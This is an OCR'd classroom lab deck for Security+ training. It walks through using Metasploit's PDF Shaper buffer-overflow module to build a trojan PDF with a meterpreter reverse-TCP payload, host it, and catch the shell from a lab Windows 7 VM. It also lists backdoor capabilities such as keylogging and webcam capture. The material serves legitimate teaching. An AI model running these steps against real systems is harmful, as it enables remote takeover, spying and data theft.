Cybersecurity 701

Buffer Overflow Lab

CYBER.ORG

THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

Buffer Overflow Materials


- Materials needed
  - Kali Linux Virtual Machine
  - Windows 7 Virtual Machine
- Software tool used
  - Metasploit Framework (On Kali Machine)
  - PDF Shaper (On Windows Machine)
- Note: This lab will establish a backdoor via Reverse TCP using a buffer overflow

Objectives Covered

- Security+ Objectives (SY0-701)
  - Objective 2.4 – Given a scenario, analyze indicators of malicious activity.
    - Application attacks
      - Buffer overflow

What is a Buffer Overflow?

- Manipulating memory on a system
  - Working towards your advantage
- Buffer overflow
  - Overwriting a buffer of memory
  - Spills into other memory areas
- Should not be able to manipulate memory this way
- This will make the system act in weird ways
  - What happens if a person can control how the system will act?



PDF Tools has stopped working

Windows can check online for a solution to the problem.


Output format: JPEG

DPI: 72

Sometimes a buffer overflow attack will shut an application down since the system cannot handle the overflow

Buffer Overflow Lab Overview

1. Set up VM environments
2. Create a malicious PDF
3. Set-up the Handler
4. Play the victim
   - Download a malicious PDF
   - Use it in a vulnerable application
5. Exploit the compromised system



```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyboard_send  Send keystrokes
    keyevent       Send key events
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    mouse          Send mouse events
    screenshare    Watch the remote user's desktop in real time
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
```


A backdoor's options that have been opened via a buffer overflow attack

Set up Environments

- Log into the cyber range
- Open the Kali Linux and Windows 7 Environments
  - You should be on your Kali Linux Desktop
  - You should also be on your Windows 7 Desktop

Locate Linux IP Address

- You will need the IP address of the Kali machine
- Open the Terminal
- In the Linux VM, open the Terminal and type the following command:
  - hostname -I
- This will display the IP Address
  - Write down the Kali VM IP address



```
┌──(kali@10.15.3.44)-[~]
└─$ hostname -I
10.15.3.44
```

The IP Address


Find the Exploit Package

- Locate the Metasploit exploit
- Open the Terminal, and open Metasploit


  `sudo msfconsole`

- Search for the exploit

  `search shaper_pdf`



```
┌──(kali@10.15.3.44)-[~]
└─$ sudo msfconsole
```



```
msf5 > search shaper_pdf

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check
 Description
   -  ----                                       ---------------  ----    -----
 -----------
   0  exploit/windows/fileformat/shaper_pdf_bof  2015-10-03       normal  No
 PDF Shaper Buffer Overflow
```


The exploit used for this lab

Determine Target OS & Application

- Use and show the exploit’s targets
- Use the shaper_pdf_bof exploit

  `use exploit/windows/fileformat/shaper_pdf_bof`
- Show the exploit’s target(s)

  `show targets`



```
msf5 > use exploit/windows/fileformat/shaper_pdf_bof
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/fileformat/shaper_pdf_bof) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   <Win Xp, Win 7, Win 8, Win 10 / PDF Shaper v.3.5 and v.3.6>
```

Notice how Windows XP, 7, 8, and 10 are all exposed to this buffer overflow

Also notice how this exploit is for versions 3.5 and 3.6 of the PDF Shaper application

Show Exploit Options


- Show all the options of the exploit

  `show options`

FILENAME = name of the malicious PDF

Payload to be delivered via the Buffer Overflow

Where the machine is going to talk back to



```
msf5 exploit(windows/fileformat/shaper_pdf_bof) > show options

Module options (exploit/windows/fileformat/shaper_pdf_bof):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   FILENAME          msf.pdf          no        The file name.
   PDF::Encoder      ASCIIHEX         yes       Select encoder for JavaS
ream, valid values are ASCII85, FLATE, and ASCIIHEX
   PDF::Method       DOCUMENT         yes       Select PAGE, DOCUMENT, o
TION
   PDF::MultiFilter  1                yes       Stack multiple encodings
   PDF::Obfuscate    true             yes       Whether or not we should
te the output


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', se
d, process, none)
   LHOST     10.1.36.106      yes       The listen address (an interface
specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   <Win Xp, Win 7, Win 8, Win 10 / PDF Shaper v.3.5 and v.3.6>
```

Set Exploit Options

- Name the file

  `set FILENAME document.pdf`

- Change the payload


  `set PAYLOAD windows/meterpreter/reverse_tcp`

- Set the listener’s IP Address

  `set LHOST Kali_IP_Address`

- Set the listener’s port

  `set LPORT 1717`



```
msf5 exploit(windows/fileformat/shaper_pdf_bof) > set FILENAME document.pdf
FILENAME => document.pdf
msf5 exploit(windows/fileformat/shaper_pdf_bof) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(windows/fileformat/shaper_pdf_bof) > set LHOST 10.1.36.106
LHOST => 10.1.36.106
msf5 exploit(windows/fileformat/shaper_pdf_bof) > set LPORT 1717
LPORT => 1717
```

Verify all options were set correctly

Check Exploit Options


- Double check the options

```
show options
```

Verify the FILENAME is set as document.pdf

Verify the payload has been changed

Verify the LHOST and the LPORT have been changed




```
msf5 exploit(windows/fileformat/shaper_pdf_bof) > show options

Module options (exploit/windows/fileformat/shaper_pdf_bof):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   FILENAME          document.pdf     no        The file name.
   PDF::Encoder      ASCIIHEX         yes       Select encoder for Jav
SCII85, FLATE, and ASCIIHEX
   PDF::Method       DOCUMENT         yes       Select PAGE, DOCUMENT,
   PDF::MultiFilter  1                yes       Stack multiple encodin
   PDF::Obfuscate    true             yes       Whether or not we shou


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', 
   LHOST     10.1.36.106      yes       The listen address (an interfa
   LPORT     1717             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   <Win Xp, Win 7, Win 8, Win 10 / PDF Shaper v.3.5 and v.3.6>
```

Create Malicious PDF

- Create the payload

  `exploit`



```
msf5 exploit(windows/fileformat/shaper_pdf_bof) > exploit

[+] document.pdf stored at /root/.msf4/local/document.pdf
```

The file’s current location

Place Malicious PDF


- Open a new Terminal
  - Do not exit out of the Metasploit Terminal!
- Move the malicious file

```
sudo mv file_location /var/www/html
```

- Start the Apache server

```
sudo service apache2 start
```


/var/www/html is where the Apache web server files are located



```
┌──(kali@10.15.3.44)-[~]
└─$ sudo mv /root/.msf4/local/msf.pdf /var/www/html

┌──(kali@10.15.3.44)-[~]
└─$ sudo service apache2 start
```

Set up the Exploit Handler

- Go back to the Metasploit Terminal
- Tell Metasploit to use the handler exploit:
  `use exploit/multi/handler`
- Set the payload:
  `set payload windows/meterpreter/reverse_tcp`
- Set the local host (Kali's IP Address):
  `set LHOST Kali_IP_Address`
- Set the local port:
  `set LPORT 1717`
- Run the handler
  `run`



```
msf6 exploit(windows/fileformat/shaper_pdf_bof) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.15.46.73
LHOST => 10.15.46.73
msf6 exploit(multi/handler) > set LPORT 1717
LPORT => 1717
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.15.46.73:1717
```

Verify that a reverse TCP handler was started on your Kali IP Address


Download the Trojan to the Victim Host

Now it is time to be the victim!

- On your Windows 7 VM…
- Open Internet Explorer
- Go to the following URL:


  http://Kali_IP_address/document.pdf

    - Enter your Kali’s actual IP address
- You should see the **document.pdf** file download
    - When prompted, select “Save”
- Save the file to the Desktop
    - Verify you see the file on the desktop



utlook, Office, Skype, Bing, Breaking News,

http://10.1.36.106/document.pdf



File Download


Do you want to save this file, or find a program online to open it?

Name: document.pdf

Type: Unknown File Type, 3.89KB

From: 10.1.36.106

While files from the Internet can be useful, some files can potentially




File name: document.pdf


Save as type: Chrome HTML Document

Open the Trojan in the Insecure Application

- Open PDF Shaper application
  - Click Start and type "PDF"
  - PDF Shaper will appear in the list; click on it
- Select the "PDF to Image" option
- Click on "Add Files"
- Select the document.pdf from the Desktop
- Click on Convert
- Select the Desktop when asked where to save the file



Name	Size	Pages	Path
document.pdf	4 KB	1	C:\Users\student\Desktop\document.pdf




Processing files, please wait...

